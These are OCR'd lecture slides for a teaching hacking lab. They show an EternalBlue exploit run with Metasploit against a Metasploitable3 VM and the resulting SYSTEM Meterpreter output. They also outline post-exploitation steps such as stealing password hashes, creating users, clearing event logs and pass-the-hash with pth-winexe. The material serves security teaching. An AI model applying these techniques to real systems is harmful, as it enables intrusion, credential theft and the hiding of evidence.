
TARGET DEVICE

- Metasploit
- Exploit eternalblue


```
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X
445/tcp  open  netbios-ssn Samba smbd 3.X
```

SMBv1 server

Example: Metasploit (II-a)



Example: Metasploit (II-b)



- Extremely simple!

Example: Metasploit (III)

```
[+] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.4
[*] Meterpreter session 3 opened (10.0.2.15:4444 → 10.0.2.4:49438) at 2023-02-27 0
[+] 10.0.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getpid
Current pid: 1724
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We have a **remote shell** with **SYSTEM** privilege on target!

Take a moment to realize what this means...

1. SYSTEM ⇒ We can do whatever we want (e.g., encrypt everything)
2. No credentials needed
3. "crypto defenses" not useful at all

- A **single** mistake on a **single** accessible server

Question

- You have a remote shell on Target

- What if the Target is **shutdown**?
- After reboot you will be able to enter again?

You need "persistence"

MITRE | ATT&CK®

Persistence

The adversary is trying to maintain their foothold.

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

Hacking Lab


Metasploitable3

Metasploitable3 is a VM that is built from the ground up with a large amount of security vulnerabilities. It is intended to be used as a target for testing exploits with metasploit.

- Vulnerable (unpatched) software
- Poor credentials
- Insecure service configuration
- …

- Two VMs:
  - Linux Ubuntu
  - Windows Server 2008


Detailed Guide (ALMOST step-by-step) (I)



Detailed Guide (ALMOST step-by-step) (II)


- Described attacks:
  1. Exploit injection (EternalBlue)
  2. Online password guessing (SSH, MySQL)
  3. Password stealing (MySQL-Wordpress, Windows)
  4. Offline password guessing ("invert" password hashes)
  5. Pass-the-hash (use password hashes **without** "inversion")

Suggested VirtualBox Configuration (I)



Suggested VirtualBox Configuration (II)

- Both VM connected to the same "NAT network"



- VMs can:
  - communicate **between themselves**
  - access the external network as **clients**

Hacking Lab: Demo 1

What we will see now (I)

3. S has **pre-auth RCE vulnerability** +
   Attacker can **exploit** that vuln

1. Eternalblue exploit injection with Metasploit
   ⇒ `meterpreter` (remote shell) with `SYSTEM` privilege


2. Some actions with `meterpreter`

What we will see now (II)


- Some actions with `meterpreter`
  1. Search info in txt and pdf
  2. Screenshots
  3. Steal Windows password **hashes**
  4. Shell (and then create user)
  5. Clear event logs

- Try to use Windows **password hash** of `Administrator` user
  1. `ssh` from remote... does not work
  2. `pth-winexe` from remote... it works!


Exploit Injection



Exploit Injected




Remark



- **No** new process
- Meterpreter server has **the same access rights** of "its" process

After meterpreter `shell` command




`pth-winexe` explained (Basic idea)


`pth-winexe` explained (Basic idea)

- Remote access to Windows systems is (almost) always possible with the **NTLM authentication** protocol
- Client proves knowledge of **password hash** (**not** of the password)
- When NTLM was designed, this fact did not seem a problem...


Honest Client Program (I)




Honest Client Program (II)



Stolen Password Hash on Honest Client Program



Stolen Password Hash on `pth-winexe` (and others...)



Which services can execute commands?

Abuses in a nutshell (REMIND)

1. S-CMD: Attacker has (or obtains) **credentials**
2. S-NOCMD: Attacker has (or obtains) **credentials** +
   S has **RCE vulnerability** +
   Attacker can **exploit** that vuln
3. S-ANY: S has **pre-auth RCE vulnerability** +
   Attacker can **exploit** that vul

Which S-CMD are commonly targeted? (I)

- **SSH** Linux / Windows port 22
  (secure shell)
- **RDP** Windows port 3389
  (remote desktop protocol)
- **WMI (RPC)** Windows port 135
  (Windows Management Instrumentation)
- **WinRM** Windows port 5985/5986
  (Windows Remote Management)

Which S-CMD are commonly targeted? (II)

- **psexec**

  Combination of:

  - SMB Windows port 445 (**file sharing**)

    +

